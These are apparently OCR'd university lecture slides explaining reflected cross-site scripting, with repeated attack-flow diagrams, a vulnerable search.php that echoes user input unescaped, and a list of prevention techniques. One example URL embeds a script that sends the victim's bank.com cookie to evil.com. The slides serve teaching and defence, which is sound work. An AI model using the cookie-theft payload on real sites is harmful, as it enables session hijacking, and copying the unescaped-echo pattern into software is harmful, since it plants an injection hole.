
Victim client

3 click on link


Server Patsy/Victim

bank.com

Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Attack Server

evil.com

1 visit web site

2 receive malicious page

Victim client

3 click on link

4 **echo** user input


Server Patsy/Victim

bank.com

5

execute script
embedded in input
as though server
meant us to run it

Reflected XSS (Cross-Site Scripting)



Attack Server

evil.com

1 visit web site

2 receive malicious page

Victim client

3 click on link

4 **echo** user input

5


execute script
embedded in input
as though server
meant us to run it

6 perform attacker action

Server Patsy/Victim

bank.com

Reflected XSS (Cross-Site Scripting)



Attack Server

And/Or:

1 visit web site

2 receive malicious page

7 send valuable data

evil.com

Victim client

3 click on link

4 **echo** user input


Server Patsy/Victim

5

execute script embedded in input *as though server meant us to run it*

bank.com

Reflected XSS (Cross-Site Scripting)



Attack Server

evil.com

1 visit web site

2 receive malicious page

7 send valuable data

Victim client

3 click on link

4 **echo** user input

6 perform attacker action

5

execute script
embedded in input
as though server
meant us to run it

Server Patsy/Victim

bank.com

(“Reflected” XSS attack)

Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=`apple`**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript

Demo on

(1) ***Finding*** and

(2) ***Exploiting***

Reflected XSS vulnerabilities

Preventing XSS

- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn’t work well
- Output escaping: escape dynamic data before inserting it into HTML
  - < > & ” ’ → &lt; &gt; &amp; &quot; &#39;
- Insert dynamic data into DOM using client-side Javascript
  - Akin to prepared statements
- Have server supply a whitelist of the scripts that are allowed to appear on a page (CSP)


Basic Structure of Web Traffic

Browser

